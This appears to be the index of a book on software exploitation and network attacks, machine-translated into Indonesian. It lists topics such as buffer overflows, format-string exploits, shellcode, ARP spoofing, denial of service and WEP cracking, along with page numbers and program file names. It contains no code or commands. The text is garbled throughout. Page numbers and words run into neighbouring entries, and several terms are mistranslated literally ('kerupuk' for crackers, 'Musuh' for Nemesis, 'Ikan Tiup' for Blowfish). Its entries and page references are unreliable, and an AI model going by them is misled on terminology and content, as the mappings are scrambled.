arp\_initdata(fungsi), 246  
arp\_send()fungsi, 249 program  
arpspoof.c, 249–250, 408  
arp\_validatedata(fungsi), 246  
arp\_verbose(fungsi), 246  
array di C, 38  
ekspresi artistik, pemrograman sebagai, 2  
ASCII, 33–34  
    fungsi untuk mengubah ke  
        bilangan bulat, 59  
    untuk alamat IP, konversi, 203  
ASLR, 379–380, 385, 388 program  
aslr\_demo.c, 380 program  
aslr\_execl.c, 389 program  
aslr\_execl\_exploit.c,  
    390–391  
perakit, 7  
bahasa rakitan, 7, 22, 25–37  
    GDB memeriksa perintah untuk ditampilkan  
        instruksi, 30  
    struktur if-then-else in, 32  
    panggilan sistem Linux, 284–286  
    untuk shellcode, 282–286  
    sintaks, 22  
operator penugasan (=), 12 tanda  
bintang (\*), untuk pointer, 43  
enkripsi asimetris, 400–405 notasi  
asimtotik, 398  
Sintaks AT&T untuk perakitan  
    bahasa, 22  
atoi()fungsi, 59  
program auth\_overflow.c, program  
122–125 auth\_overflow2.c, 126–133

**B**

garis miring terbalik (\), untuk melarikan diri  
    karakter, 180  
mundur  
    panggilan fungsi bersarang, 66  
    tumpukan, 40, 61, 274  
bandwidth, ping banjir ke  
    konsumsi, 257  
Register dasar (EBX), 24, 344–345  
    menyimpan nilai saat ini, 342

Register Base Pointer (EBP), 24, 31,  
    70, 73, 344–345  
menyimpan nilai saat ini,  
342 BASH shell, 133–150, 332  
substitusi perintah, 254  
investigasi dengan, 380–384  
untuk loop, 141–142  
skrip untuk mengirim balasan ARP, 243–244  
BB84, 396  
SMprogram kalkulator, 30  
kecantikan, dalam matematika,  
3 Bennett, Charles, 396  
Berkeley Packet Filter (BPF), 259  
urutan byte big-endian, 202  
notasi besar-oh, 398  
mengikat panggilan,host\_addrstruktur untuk, 205  
mengikat()fungsi, 199  
bind\_port.c program, 303–304  
program bind\_port.s, 306–307  
program bind\_shell.s, 312–314  
program bind\_shell1.s, 308 /  
bin/sh, 359  
    panggilan sistem untuk dieksekusi,  
295 paradoks ulang tahun, 437  
operasi bitwise, 84  
program bitwise.c, 84–85  
cipher blok, 398  
Ikan Tiup, 398  
Bluesmack, 256  
Protokol Bluetooth, 256 LiveCD  
yang dapat di-boot.*MelihatBotnet*  
LiveCD, 258  
bot, 258  
BPF (Filter Paket Berkeley), 259  
Brassard, Gilles, 396  
breakpoint, 24, 27, 39, 342, 343  
alamat broadcast, untuk amplifikasi  
    serangan, 257  
serangan brute force, 436–437  
    lengkap, 422–423  
segmen bss, 69, 77  
    untuk penyimpanan variabel C, 75  
btperintah, 40  
buffer overflows, 119–133, 251  
    substitusi perintah dan Perl untuk  
        menghasilkan, 134–135  
di segmen memori, 150–167  
kerentanan program notesearch.c  
    kemampuan untuk, 137–142  
kerentanan berbasis tumpukan, 122–133

buffer overrun, 119  
penyanga, 38  
    pembatasan program pada, 363–376  
bangunan()fungsi, 246  
byte, 21  
penghitung byte, peningkatan,  
urutan arsitektur 177 byte, 30  
    konversi, 238

**C**

Kompiler C, 19  
    gratis, 20  
    tipe data variabel dan,  
    bahasa pemrograman 58 C  
    alamat-operator, 45 singkatan  
    operator aritmatika, 13 vs. bahasa  
    assembly, 282  
    Operasi Boolean, 15  
    komentar, 19  
    struktur kontrol, 309–314  
    akses file masuk, 81–86  
    fungsi dalam, 16  
    segmen memori, 75–77  
    tanggung jawab programmer untuk data  
        integritas, 119  
panggilaninstruksi, 287  
    byte nol dari, 290 fungsi  
panggilan balik, 235  
carriage return, untuk pemutusan jalur  
    di HTTP, 209  
tertangkap\_paket()fungsi, 236, 237 CD  
dengan buku *MelihatLiveCD*  
cdqinstruksi, 302  
arangtipe data, 12, 43  
karakter array (C), 38  
char\_arraybiner yang dapat dieksekusi,  
38 program char\_array.c, 38  
cek\_otentifikasi()fungsi,  
    122, 125  
    bingkai tumpukan untuk, proses anak  
128–129, shell akar pemijahan  
    dengan, 346  
chmodperintah, 88  
chownperintah, 90  
chshperintah, 89  
membersihkan()fungsi, 184  
klien\_addr\_ptr, 348, 349  
    dan kecelakaan, 353

menutup()fungsi, deskriptor file untuk, 82  
port tertutup, respons dengan SYN/ACK  
    paket, 268  
cmpoperasi, 26, 32, 310, 311  
segmen kode, 69  
Cacing CodeRed, 117, 319 baris  
perintah, Perl untuk dieksekusi  
    instruksi, 133  
command prompt, indikator back-  
    pekerjaan darat, 332  
argumen baris perintah, 58–61  
program commandline.c, 58–59  
perintah  
    menjalankan tunggal sebagai pengguna root,  
    88 substitusi dan Perl untuk menghasilkan  
        buffer overflows, 134–135  
komentar, dalam program C, 19  
operator perbandingan, 14–15 kode  
yang dikompilasi, 20  
penyusun, 7  
daya komputasi, vs. penyimpanan  
    ruang, 424  
keamanan komputasi, 396  
probabilitas bersyarat, 114  
pernyataan bersyarat,  
    variabel dalam, 14  
kebingungan, 399  
Menghubung(function, 199, 213, 314  
connect-back shellcode, 314–318  
connectback-shell.s program,  
    314–315  
konektivitas, ICMP untuk menguji, 221  
konstanta, 12  
konstruktor (.ctors), tabel  
    bagian untuk, 184–188  
program convert.c, 59–60 Undang-  
Undang Hak Cipta, 118  
pembuangan inti, 289  
Register Counter (ECX), 24  
countermeasures  
    untuk deteksi serangan, 320  
    batasan buffer, 363–376  
    hardening, 376  
    file log dan, 334–336 tumpukan  
        yang tidak dapat dieksekusi, 376–  
        379 yang tidak terlihat, 336–347  
    daemon sistem, 321–328 alat, 328–  
        333  
kerupuk, 3

- kecelakaan, 61, 128  
     dari buffer overflow, 120  
 danklien\_addr\_ptr, 353  
     oleh serangan DoS, 251 dari  
     memori yang tidak terikat  
         alamat, 60  
 CRC32 (checksum redundansi siklik)  
     fungsi, 434  
 aktivitas kriminal, 451–452  
 ruang bawah tanah()fungsi, 153, 418  
     nilai garam, 423  
 kriptanalisis, 393  
 program crypt\_crack.c, 420  
 kriptografi, 393  
     undang-undang yang membatasi, 3  
 kriptologi, 393  
 program crypt\_test.c, 418  
     .ctors (konstruktur), bagian tabel  
         untuk, 184–188  
 kurung kurawal ({ }), untuk himpunan  
     instruksi, 8, 9  
 waktu saat ini variabel, 97  
 penangan sinyal khusus, 322  
 memotong perintah, 143–144  
 checksum redundansi siklik  
     (CRC32) fungsi, 434  
 Pusat perhatian, 118
- D**
- daemon()fungsi, 321  
 daemon, 321  
 Data (EDX) register, 24, 361 integritas data,  
     tanggung jawab programmer  
         kemampuan untuk, 119  
 segmen data, 69  
     untuk penyimpanan variabel  
 C, 75 tipe data, variabel, 12  
 file datapenyangga, soket  
 datagram 151–152, 198  
 lapisan data-link (OSI), 196, 197  
     untuk browser web, program 217,  
     218–219 datatype\_sizes.c, 42–43  
 DCMA (Digital Millennium Copy-  
     Right Act) tahun 1998, 3  
 debugger, 23–24  
 menyatakan  
     fungsi destruktur, 184 fungsi dengan  
     tipe data pengembalian  
         nilai, 16–17  
     variabel tumpukan, 76
- variabel tumpukan, 76  
 variabel, 12  
 dekode\_etherenet()fungsi, 237  
 dekode\_ip()fungsi, 237 file  
 decode\_sniff.c, 235–239  
 dekode\_tcp()fungsi, 236, 237  
 dekoherensi, 399  
 gateway default, pengalihan ARP  
     dan, 241  
 Denial of Service (DoS), 251–258  
     serangan amplifikasi, 257  
     banjir DoS terdistribusi, 258  
     banjir ping, 257  
     ping kematian, 256  
     banjir SYN, 252–256  
     titik air mata, 256  
 operator dereferensi, 47  
     memuat alamat, 297  
 DES, 398  
 Daftar Destination Index (EDI), 24  
 destruktur (.dtors)  
     menampilkan konten, 185 bagian  
     penimpaan dengan alamat  
         shellcode yang disuntikkan,  
         190 bagian tabel untuk, 184–188  
 Deutsch, Peter, 2  
 serangan kamus, 419–422  
 tabel kamus, berbasis IV  
     dekripsi, 438  
 difusi, 399  
 Undang-Undang Hak Cipta Milenium Digital  
     (DCMA) tahun 1998, 3 akses  
 parameter langsung, direktori  
     180–182, untuk menyertakan file, 91  
 Dissembler, 454  
 banjir DoS terdistribusi, 258 divisi,  
     sisanya setelah, 12 DNS (Layanan  
     Nama Domain), kualifikasi tanda  
     210 dolar (\$), dan langsung  
         akses parameter, 180  
 DoS. *Melihat* Denial of Service (DoS)  
     notasi angka putus-putus, 203 kata  
     ganda (DWORD), 29  
         mengonversi ke quadword, 302  
 program drop\_privs.c, 300  
 mengendus program, 226, 249, 454 .  
 dtor (penghancur)  
     menampilkan konten, 185 bagian  
     penimpaan dengan alamat  
         shellcode yang disuntikkan,  
         190 bagian tabel untuk, 184–188

program dtors\_sample.c, 184  
membuang()fungsi, 204  
dup2panggilan sistem, 307  
DWORD (kata ganda), 29  
mengonversi ke quadword, 302

**E**

Daftar EAX (Akumulator), 24,  
312, 346  
nol, 368  
Daftar EBP (Penunjuk Dasar), 24, 31,  
70, 73, 344–345  
menyimpan nilai saat ini, 342 register  
EBX (Dasar), 24, 312, 344–345  
menyimpan nilai saat ini, 342  
ec\_malloc()fungsi, 91  
Register ECX (Counter), 24 register  
EDI (Destination Index), 24 register  
EDX (Data), 24, 361  
Daftar EFLAG, 25  
daftar EIP. *Melihat Petunjuk Petunjuk*  
(EIP) mendaftarkan  
keanggunan, 2, 6  
enkapsulasi, 196  
file encoded\_sockreuserestore\_dbg.s,  
360–361  
enkripsi, 393  
asimetris, 400–405  
ukuran kunci maksimum yang diizinkan dalam  
perangkat lunak yang diekspor, 394  
simetris, 398–400  
802.11b nirkabel, 433–436  
envperintah, 142  
variabel lingkungan, 142  
menampilkan lokasi, 146  
untuk dieksploitasi, 148  
JALUR, 172  
menempatkan shellcode di,  
188 pengacakan tumpukan  
lokasi, 380  
untuk menyimpan string, 378  
epoch, 97  
sama dengan operator (==), 14  
pemeriksaan kesalahan, untukmalloc(), 79,  
80–81 errorchecked\_heap.c program, 80–81  
error, off-by-one, 116–117  
urutan pelarian, 48  
karakter lolos, garis miring terbalik ()  
untuk, 180

register ESI (Source Index), 24  
register ESP (Stack Pointer), 24, 33,  
70, 73  
kode shell dan, 367  
*/etc/passwd* file, 89, 153 */etc/*  
services file, port default di,  
207–208  
ETHERHdrstruktur, 245–246  
Ethernet, 218, 230  
tajuk untuk, 230  
panjang, 231  
Algoritma Euclidean, 400–401  
diperpanjang, 401–402  
Fungsi totien Euler, 400, 403  
meneliti perintah (GDB)  
untuk pencarian tabel ASCII, 34–35 untuk  
ditampilkan dalam keadaan dibongkar  
instruksi, 30  
ukuran unit tampilan untuk, 28–29  
untuk memori, 27–28  
tanda seru (!), 14  
exec()fungsi, 149, 389, 390  
eksekusi()fungsi, 149  
program exec\_shell.c, 296  
program exec\_shell.s, 297 binari  
yang dapat dieksekusi, 21  
membuat dari kode perakitan,  
286 izin eksekusi, 87  
alur eksekusi, pengendalian,  
118 eksekusi kode arbitrer, 118  
eksekutif()fungsi, 295–296, 388–389  
struktur untuk, 298  
serangan brute force yang lengkap,  
422–423  
keluar, dijalankan secara otomatis  
fungsi aktif, 184  
KELUAR()fungsi, 191, 286  
alamat, 192  
mengeksploitasi buffer, 332  
mengeksploitasi program, 329  
mengeksploitasi skrip, 328–  
333 alat eksplot, 329  
eksplotasi, 115  
dengan BASH, 133–150  
buffer overflows, format  
string 119–133, 167–193  
akses parameter langsung,  
180–182  
membaca dari memori sewenang-wenang  
alamat, 172

- eksloitasi, lanjutan*  
format string, *lanjutan*  
dengan tulisan pendek,  
182–183 kerentanan, 170–171  
menulis ke memori sewenang-wenang  
alamat, 173–179  
teknik umum, 118 luapan  
berbasis tumpukan, 150–155  
jackpot()fungsi sebagai sasaran,  
160–166  
pointer fungsi yang meluap,  
156–167  
menimpa tabel offset global,  
190–193  
tanpa file log, 352–354 program  
`exploit_notesearch.c`, 121 program  
`exploit_notesearch_env.c`,  
149–150  
algoritma Euclidian diperpanjang,  
401–402
- F**
- kesalahan fatal, menampilkan, 228  
`fatal()`function, 83, 91  
program `fcntl_flags.c`, 85–86  
file `fcntl.h`, 84  
Jaringan Feistel, untuk DES, 399  
Felten, Edward, 3  
kesalahan tiang pagar, 116  
`ffp`, 454  
`fg(latar depan)` perintah, 158, 332  
`fget()`fungsi, 419  
opsi lebar bidang, untuk format  
parameter, 49  
akses file, dalam C,  
deskriptor file 81–86, 81  
standar penggandaan, 307–309  
di Unix, 283  
File Tidak Ditemukan Respons  
HTTP, 213 izin file, 87–88  
Protokol Transfer File (FTP), 222  
server, 226  
aliran file, 81  
Pemesanan FILO (masuk pertama, keluar terakhir),  
70 filter, untuk paket, 259  
Pemindai FIN, 264–265  
setelah modifikasi kernel, 268  
sebelum modifikasi kernel,  
267–268  
program `find_jmpesp.c`, 386
- sidik jari  
kabur, 413–417  
host, untuk SSH, firewall  
410–413, dan pengikatan port  
kode shell, 314  
pemesanan masuk pertama, keluar terakhir (FILO),  
70 program `prog.c` pertama, 19  
mengambil tipe data, 12, 13, 43  
layanan banjir, dengan serangan DoS,  
251 aliran eksekusi, operasi  
mengendalikan, 26  
Fluhrer, Mantin, dan Shamir (FMS)  
serangan, 439–449  
program `fms.c`, 443–445  
program `fmt_strings.c`, program  
48–49 `fmt_uncommon.c`,  
program 168 `fmt_vuln.c`, 170–171  
buka()fungsi, 419  
untuk loop, 10–11  
dengan instruksi perakitan, 309–310 untuk  
mengisi buffer, 138  
latar depan (`fg`) perintah, 158, 332  
alamat sumber penempaan, 239  
garpu()fungsi, 149, 346  
parameter format, 48  
format string, 167–193  
memori untuk, 171  
untuk `printf()`fungsi, 48–51 penulisan  
singkat untuk eksloit, 182–183  
penyederhanaan eksloit dengan direct  
akses parameter,  
kerentanan 180–182, 170–171  
FP (penunjuk bingkai), 70  
`fprintf()`fungsi, untuk kesalahan  
pesan, 79  
serangan rapuh, 257  
paket-paket yang terfragmentasi, 221  
`IPv6`, 256  
penunjuk bingkai (FP), 70  
`Gratis()`fungsi, 77, 79, 152  
kebebasan berbicara, 4  
FTP (Protokol Transfer File), 222  
server, 226  
program `funcptr_example.c`, 100  
fungsionalitas, perluasan, dan  
kesalahan, 117  
fungsi, 16–19  
dijalankan secara otomatis pada  
keluar, 184  
titik putus masuk, 24

- menyatakan sebagairuang kosong, 17  
 untuk pemeriksaan kesalahan, 80–81  
 perpustakaan, 19  
 variabel lokal untuk, 62  
 memori, penunjuk string  
     referensi, 228  
 penunjuk, 100–101  
     menelepon tanpa menimpa,  
     157 meluap, 156–167  
 prolog, 27, 71, 132  
     menyimpan register saat ini  
         nilai, 342  
 prototipe, 17  
     untuk manipulasi string, 39  
 sidik jari kabur, 413–417
- G**
- program game\_of\_chance.c, 102–113,  
     156–167  
 gerbang, 241  
 GCC. *Melihat Koleksi Kompilator GNU (GCC)*  
 GCD (pembagi umum terbesar), 401  
 debugger GDB, 23–24  
     alamat-operator, 45  
     analisis dengan, 273–275  
     untuk mengontrol menjalankan tinywebd  
         proses, 350–352  
     untuk men-debug proses anak daemon,  
         330–331  
     sintaks pembongkaran, 25  
     menampilkan variabel lokal di stack  
         bingkai, 66  
 meneliti/memerintah  
     untuk pencarian tabel ASCII, 34–35 untuk  
     ditampilkan dalam keadaan dibongkar  
         instruksi, 30  
     untuk memori, 27–28  
 menyelidiki inti dengan, 289–290  
 penyelidikan dengan, 380–384  
 mencetak perintah, 31  
 perintah singkat, 28  
 stepiperintah, 384  
 .file gdbinit, 25 register  
 tujuan umum, 24  
 DAPATKAN perintah (HTTP), 208  
 getenv() fungsi, 146  
 program getenvaddr.c, 147–148, 172  
 geteuid() fungsi, 89  
 gethostbyname() fungsi, 210, 211  
 getuid() fungsi, 89, 92  
 Glen, Peter, 454  
 glibc, manajemen memori tumpukan,  
 152 tabel offset global (GOT),  
     menimpa, 190–193  
 variabel global, 63, 64, 75  
     alamat memori, 69  
     segmen memori untuk, 69  
 GNU Compiler Collection (GCC), 20.  
     *Lihat juga* Kompiler debugger  
     GDB, akses GDB ke sumber  
         kode, 26  
     objdump program, 21, 184, 185  
 Goldberg, Ian, 394  
 GOT (tabel offset global),  
     menimpa, 190–193  
 lebih besar dari operator (>), 14 lebih  
 besar dari atau sama dengan  
     operator ( $\geq$ ), 14 pembagi  
 persekutuan terbesar (PBK), 401  
 Yunani, kuno, 3  
 grepperintah, 21, 143–144  
     untuk menemukan kode kernel mengirim reset  
         paket, 267  
 Grimes, Mark, 242, 454 grup,  
 izin file untuk, 87 Grover, Lov,  
 399–400
- H**
- Etika Peretas, 2  
 peretasan, 272–280  
     analisis dengan GDB, 273–275  
     sikap terhadap, 451  
     dan program yang  
     disusun, 21 siklus inovasi,  
     319 esensi, 1–2  
     asal, 2  
     shellcode port-binding, 278–280 sebagai  
     pemecahan masalah, 5  
     dan program crash control, 121 file  
 hacking.h, menambah, 204 file hacking-  
 network.h, 209–210, 231,  
     232, 272–273  
 peretasan, 6  
 pemindai setengah terbuka, 264  
 menangani\_koneksi() fungsi, 216, 342  
     breakpoint dalam fungsi, 274–275  
 handle\_shutdown() fungsi, 328

- alamat perangkat keras, 218 tabel  
 pencarian hash, 423–424  
 kepala perintah, 143–144  
 KEPALA perintah (HTTP), 208  
 tumpukan, 70
  - fungsi alokasi untuk, 75
  - buffer overflows, 150–155
  - pertumbuhan, 75
  - alokasi memori, 77
  - variabel
    - menyatakan, 76
    - ruang yang dialokasikan untuk, 77
 program heap\_example.c, 77–80 Prinsip ketidakpastian Heisenberg, 395 "Halo, dunia!", program untuk dicetak, 19 program helloworld1.s, 287–288 program helloworld3.s, 294 program helloworld.asm, 285–286 helloworld.c, menulis ulang dalam perakitan, 285 Herfurt, Martin, 256 dump heksadesimal, standar kode shell, 368 notasi heksadesimal, 21 bahasa tingkat tinggi, konversi ke bahasa mesin, 7 Holtmann, Marcel, 256 sidik jari host, untuk SSH, 410–413 kunci host, mengambil dari server, 414 host\_addrstruktur, untuk panggilan ikat, 205 tuan rumah struktur, 210–211 file host\_lookup.c, 211–212 htonl()fungsi, 202 htons()fungsi, 203, 205 HTTP (Protokol Transfer Hiperteks), 197, 207–208, 222 cipher hybrid, 406–417 Hypertext Transfer Protocol (HTTP), 197, 207–208, 222
- ## Saya
- ICMP. Melihat Pesan Kontrol Internet Protokol (ICMP)  
 Indoperintah, 88  
 pemindai diam, 265–266  
 IDS (sistem deteksi intrusi), 4, 354  
 jika pernyataan, dalam BASH, 381  
 ifconfig perintah, 316
  - untuk pengaturan mode promiscuous, 224
 struktur if-then-else, 8–9
  - dalam bahasa rakitan, 32
 di\_addrstruktur, 203  
 koneksi alamat IP di, 315–316  
 termasuk operasi, 25, 36  
 termasuk file, untuk fungsi, 91  
 koneksi masuk
  - C berfungsi untuk menerima, 199
  - mendengarkan, 316
 menambah nilai variabel, 13–14  
 inet\_aton()fungsi, 203  
 inet\_ntoa()fungsi, 203, 206  
 info daftar eiperintah, 28  
 teori informasi, 394–396  
 vektor inisialisasi (IV)
  - pertemuan, 449
  - untuk WEP, 434, 437, 440
  - tabel kamus dekripsi
    - berdasarkan, 438
 masukan, pemeriksaan panjang atau pembatasan, 120  
 ukuran input, untuk algoritma, 397 validasi input, 365  
 program input.c, 50  
 masukan\_nama()fungsi, 156  
**Register Instruksi Pointer (EIP)**, 25, 27, 40, 43, 69, 73
  - instruksi perakitan dan, 287 crash dari upaya untuk memulihkan, 133  
 memeriksa memori untuk, 28  
 sebagai penunjuk, 43  
 eksekusi program dan, 69  
 shellcode dan, 367  
 ke dalam tipe data, 12  
 ke dalam instruksi, 285  
 bilangan bulat, fungsi untuk mengkonversi ASCII ke, 59  
 Sintaks Intel untuk bahasa rakitan, 22, 23, 25  
**Protokol Pesan Kontrol Internet (ICMP)**, 220–221
    - serangan amplifikasi dengan paket, 257  
 pesan gema, 256  
 Permintaan Gema, 221
 Header Internet Datagram, 232  
 Internet Explorer, VML zero-day kerentanan, 119  
**Server Informasi Internet (Microsoft IIS)**, 117

Protokol Internet (IP), 220  
alamat, 197, 220  
konversi, 203  
lapisan data-link dan, 218–219  
dalam log, 348  
pengalihan, 438–439  
spoofing dicatat, 348–352 ID,  
dapat diprediksi, 265  
struktur, 231  
mengganggu 0x80, 285  
sistem deteksi intrusi (IDS),  
4, 354  
sistem pencegahan intrusi  
(IPS), 354  
gangguan  
file log dan deteksi, 334–336  
mengabaikan yang jelas, 336–347  
**IP.***Melihat* Protokol Internet (IP) IPS  
(pencegahan intrusi  
sistem), 354  
perintah iptables, 407  
Paket IPv6, terfragmentasi, 256 IV.  
*Melihat* vektor inisialisasi (IV)

## J

jackpot() berfungsi, sebagai target eksloitasi,  
160–166  
jle operasi, 32, 310  
jmp espi instruksi, 385  
alamat yang dapat diprediksi untuk, 388  
jmp pendek instruksi, 292  
pekerjaan perintah, 332  
John the Ripper, 422, 454 melompat  
dalam bahasa rakitan, 26  
bersyarat, 310  
tanpa syarat, 36

## K

Algoritma Penjadwalan Kunci (KSA),  
435, 440–442  
aliran utama, 398  
digunakan kembali, 437–438  
membunuh perintah, 323, 324  
pengetahuan, dan moralitas, 4  
known\_hosts berkas, 410  
KSA (Algoritma Penjadwalan Kunci),  
435, 440–442

## L

La Macchia, David, 118  
Celah LaMacchia, 117–118  
Laurie, Adam, 256  
LB (basis lokal) penunjuk, 70  
lea(Muat Alamat Efektif)  
instruksi, 35, 296  
byte paling signifikan, 174, 178  
meninggalkan instruksi, 132  
kurang dari operator (<), 14  
kurang dari atau sama dengan operator (<=), 14 libc, kembali ke, 376–377  
fungsi libc, menemukan lokasi,  
377–378  
perpustakaan libnet (C), 244  
dokumentasi untuk fungsi,  
248–249  
rilis, 254  
struktur, 263  
libnet\_build\_arp() fungsi, 248–249  
libnet\_build\_ether() fungsi, 248  
libnet\_close\_link\_interface()  
fungsi, 249  
program libnet-config, 254  
libnet\_destroy\_packet() fungsi, 249  
libnet\_get\_hwaddr() fungsi, 251  
libnet\_get\_ipaddr() fungsi, 251  
libnet\_get\_prand() fungsi, 252  
libnet\_host\_lookup() fungsi, 251  
libnet\_init\_paket() fungsi, 248  
libnet\_open\_link\_interface()  
fungsi, 248  
libnet\_seed\_prand() fungsi, 252  
libpcap sniffer, 228–230, 235, 260  
perpustakaan  
dokumentasi, 251  
fungsi, 19  
**Lingkungan Linux**, 19  
boot dari CD, 4 tumpukan yang tidak dapat  
dieksekusi, 376 panggilan sistem dalam  
perakitan, 284–286 gerbang linux  
memantul, 384–388  
eksekusi melompat ke, 386 linux/  
net.h termasuk file, 304–305  
mendengarkan() fungsi, 199, 206 urutan  
byte little-endian, 29, 93, 316

- LiveCD, 4, 19  
 John the Ripper, 422  
 Nemesis, 242  
 /usr/src/mitm-ssh, 407  
**Muat instruksi Alamat Efektif**  
 (lea), 35, 296  
 penunjuk basis lokal (LB), 70  
 variabel lokal, 62  
     ditampilkan dalam bingkai  
     tumpukan, 66 alamat memori, 69  
     memori disimpan untuk, 130  
 localtime\_r()fungsi, 97  
**file log**  
     eksploitasi tanpa, 352–354 dan  
     deteksi intrusi, 334–336 logika,  
     sebagai bentuk seni, 2  
 panjangkata kunci, 42  
 alamat loopback, 217, 317–318 file  
 loopback\_shell\_restore.s, 346–347 file  
 loopback\_shell.s, 318  
 perulangan  
     untuk, 10–11  
     sementara/sampai, 9–10  
**mencari()fungsi**, 95  
**LSFR (sandi aliran)**, 398
- M**
- MAC (Kontrol Akses Media)**  
     alamat, 218, 230  
**bahasa mesin**, 7  
     struktur kontrol, 309 rakitan  
     konversi menjadi, 288 tampilan  
     untukutama()fungsi, 21  
**utama()fungsi**, 19  
     argumen baris perintah  
         akses masuk, 58  
     pembongkaran, 27  
     melihat kode mesin untuk, 21  
**malloc()fungsi**, 75, 76, 77, 79  
     pengecekan kesalahan untuk, 80–81  
**halaman manual**  
     untuk arpspoof, 249  
     untuk ASCII, 33–34  
     untukdaemon(), 321  
     untukkeksekutif(), 388 untuk  
     libnet, 248, 251  
     untukmenulis(), 283  
**serangan man-in-the-middle (MitM)**,  
 406–410
- mark\_break.s file, 342–343  
 file mark\_restore.s, 345 file  
 mark.s, 339  
 matematika, kecantikan dalam,  
 3 Maxwell, James, 321  
**Kontrol Akses Media (MAC)**  
     alamat, 218  
 memcpy()fungsi, 139  
**memori**, 21–22  
     alamat  
         notasi heksadesimal untuk, 21  
         orde, 75  
         membaca dari sewenang-wenang,  
         172 menulis ke sewenang-wenang,  
         173–179 alokasi untuk penunjuk batal,  
         57 korupsi, 118  
         efisiensi, vs. waktu untuk pengkodean,  
         6 untuk format string, 171  
         Debugger GDB untuk diperiksa, 27–28  
         instruksi untuk disiapkan, 27  
         untuk variabel lokal, 130  
         prediksi alamat, 147  
         segmentasi, 69–81, 285  
         segmen, 60  
             buffer meluap masuk, 150–167  
             di C, 75–77  
             untuk variabel, 119  
             pelanggaran, 60  
 program memory\_segments.c, 75–77  
 memset()fungsi, 138  
 Microsoft, server web IIS, 117 klub  
 kereta model MIT, 2 serangan MitM  
 (man-in-the-middle),  
 406–410  
 paket mitm-ssh, 407, 454  
 pengurangan modulo, 12  
 moralitas, dan pengetahuan, 4  
 pindahinstruksi, 25, 33, 285  
     variasi, 292
- N**
- %nparameter format, 48, 168–169, 173  
 nasperakit, 286, 288, 454  
 Nathan, Jeff, 242, 454  
 program nc, 279  
 alat ndisasme, 288  
 angka negatif, 42  
 Musuh, 242–248, 454

musuh\_arp()fungsi, 245  
file nemesis-arp.c, 244–245 file  
nemesis.h, 245–246 file nemesis-  
proto\_arp.c, 246–248 panggilan fungsi  
bersarang, 62  
program netcat, 279, 309, 316, 332  
file netdb.h, 210  
netinet/in.h file, 201–202  
program netstat, 309  
Netwide Assembler (NASM), 454  
urutan byte jaringan, 202–203, 316  
lapisan jaringan (OSI), 196, 197  
    untuk browser web, 217, 220–221  
sniffing jaringan, 224–251, 393  
    sniffing aktif, 239–251 lapisan  
    decoding, 230–239 libpcap  
    sniffer, 228–230 sniffer soket  
    mentah, 226–227 jaringan,  
        195  
    deteksi lalu lintas abnormal,  
        354–359  
Penolakan Layanan, 251–258  
    serangan amplifikasi, 257  
    banjir DoS terdistribusi, 258  
    banjir ping, 257  
    ping kematian, 256  
    banjir SYN, 252–256  
    titik air mata, 256  
peretasan, 272–280  
    analisis dengan GDB, 273–275  
    shellcode pengikatan port, 278–280  
sniffing jaringan, 224–251  
    sniffing aktif, 239–251 lapisan  
    decoding, 230–239 libpcap  
    sniffer, 228–230 sniffer soket  
    mentah, 226–227 lapisan OSI  
untuk browser web,  
    217–224  
    lapisan data-link, 218–219  
    lapisan jaringan, 220–221  
    lapisan transport, 221–224  
model OSI, 196–198  
pemindaian port, 264–272  
    FIN, X-mas, dan pemindaian nol,  
        264–265  
    pemindaian diam, 265–266  
    pertahanan proaktif, 267–272  
    umpan spoofing, 265  
pemindaian SYN siluman, 264  
soket, 198–217  
    konversi alamat, 203  
    alamat, 200–202  
    fungsi, 199–200  
    urutan byte jaringan, 202–203  
    contoh server, 203–207 server  
    tinyweb, 213–217 klien web,  
        207–213  
Pembajakan TCP/IP, 258–263  
Pembajakan RST, 259–263  
karakter baris baru, untuk baris HTTP  
    permutusan hubungan kerja, 209  
Newsham, Tim, 436–437  
selanjutnya(instruksi berikutnya) perintah, 31  
NFS (saringan bidang nomor), 404  
nmperintah, 159, 184, 185 nmap  
(alat pemindaian port), 264 No  
Electronic Theft Act, 118 status  
kuantum nonorthogonal, di  
    foton, 395  
karakter yang tidak dapat dicetak, pencetakan, kereta  
luncur 133 NOP (tidak ada operasi), 140, 145,  
    275, 317, 332, 390  
bersembunyi, 362–363  
antara kode pemuat dan  
    kode shell, 373  
tidak sama dengan operator (!=),  
14 bukan operator (!), 14 program  
notesearch.c, 93–96  
eksplorasi, 386–387  
kerentanan format string,  
    189–190  
kerentanan terhadap buffer overflow,  
    137–142  
program notetaker.c, 91–93, 150–155  
program pencatatan, 82  
ntohl()fungsi, 203  
tidak ada()fungsi, 203, 206  
byte nol, 38–39, 290  
    dan mengeksplorasi buffer, 335 mengisi  
    buffer eksplorasi dengan, 275 menghapus,  
        290–295  
penunjuk NULL, 77  
pemindaian nol, 264–265  
saringan bidang nomor (NFS),  
nomor 404, pseudo-acak, 101–102  
nilai numerik, 41–43  
Nyberg, Claes, 407, 454

## HAI

O\_APPEND mode akses, 84  
objdump program, 21, 184, 185 mode akses O\_CREAT, 84, 87 kesalahan satu per satu, 116–117 bantalan sekali pakai, 395 kata sandi satu kali, 258 algoritma hashing satu arah, untuk pass-enkripsi kata, 153 buka file, deskriptor file ke referensi, 82 membuka()fungsi, 87, 336–337 deskriptor file untuk, 82 flag digunakan dengan, 84 panjang string, 83 kernel OpenBSD paket IPv6 terfragmentasi, 256 tumpukan yang tidak dapat dieksekusi, 376 OpenSSH, 116–117 paket openssh, 414 pengoptimalan, 6 atau instruksi, 293 ATAU operator, 14–15      untuk flag akses file, 84 mode akses O\_RDONLY, 84 mode akses O\_RDWR, 84 model OSI, 196–198      lapisan untuk browser web, 217–224      lapisan data-link, 218–219      lapisan jaringan, 220–221      lapisan transport, 221–224 mode akses O\_TRUNC, 84 koneksi keluar, firewall      dan, 314 program overflow\_example.c, 119 pointer fungsi yang meluap, 156–167 meluap. *Melihat buffer overflows* O\_WRONLY mode akses, 84 pemilik, file, 87

## P

alat injeksi paket, 242–248 program penangkap paket, 224 paket, 196, 198      menangkap, 225      lapisan decoding, pemeriksaan 230–239, 359 batasan ukuran, 221

